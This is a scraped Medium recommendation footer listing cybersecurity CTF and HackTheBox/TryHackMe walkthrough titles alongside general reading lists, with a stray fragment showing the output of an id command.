See all from System Weakness

Recommended from Medium



Could not reconnect to the server. Reload the page to restore functionality.

nal command id @ 2025-01-20 20:12:04

```
gid=1001(sergej) groups=1001(sergej),100(users)
```

S3N5E

HTB Write-up: Backfire

Initial Nmap Enumeration

4d ago


In InfoSec Write-ups by 0verlo0ked

THM Lo-Fi walkthrough

MODE : Easy


Jan 18 👏 54 💬 2

Lists




Staff picks

804 stories · 1587 saves




Stories to Help You Level-Up at Work

19 stories · 924 saves



Self-Improvement 101

20 stories · 3240 saves



Productivity 101

20 stories · 2739 saves

In OSINT Team by Abhijeet kumawat

ChatGPT for Bug Bounty Hunters 🔧: Custom Payloads, Automated Scripts, and More 💻

Bug hunting is both an art and a science. It’s about spotting vulnerabilities that others might miss and turning potential threats into…

Jan 8 👏 257

CyferNest Sec

OhSINT CTF | TryHackMe CTF Walkthrough

You can access the OhSINT room on TryHackMe here.


5d ago

CyferNest Sec

c4ptur3-th3-fl4g CTF | TryHackMe CTF Walkthrough

You can access the c4ptur3-th3-fl4g room on TryHackMe here.

4d ago



CyferNest Sec

GREP CTF | TryHackMe CTF Walkthrough

You can access the Grep room on TryHackMe here.

✦ Jan 6

See more recommendations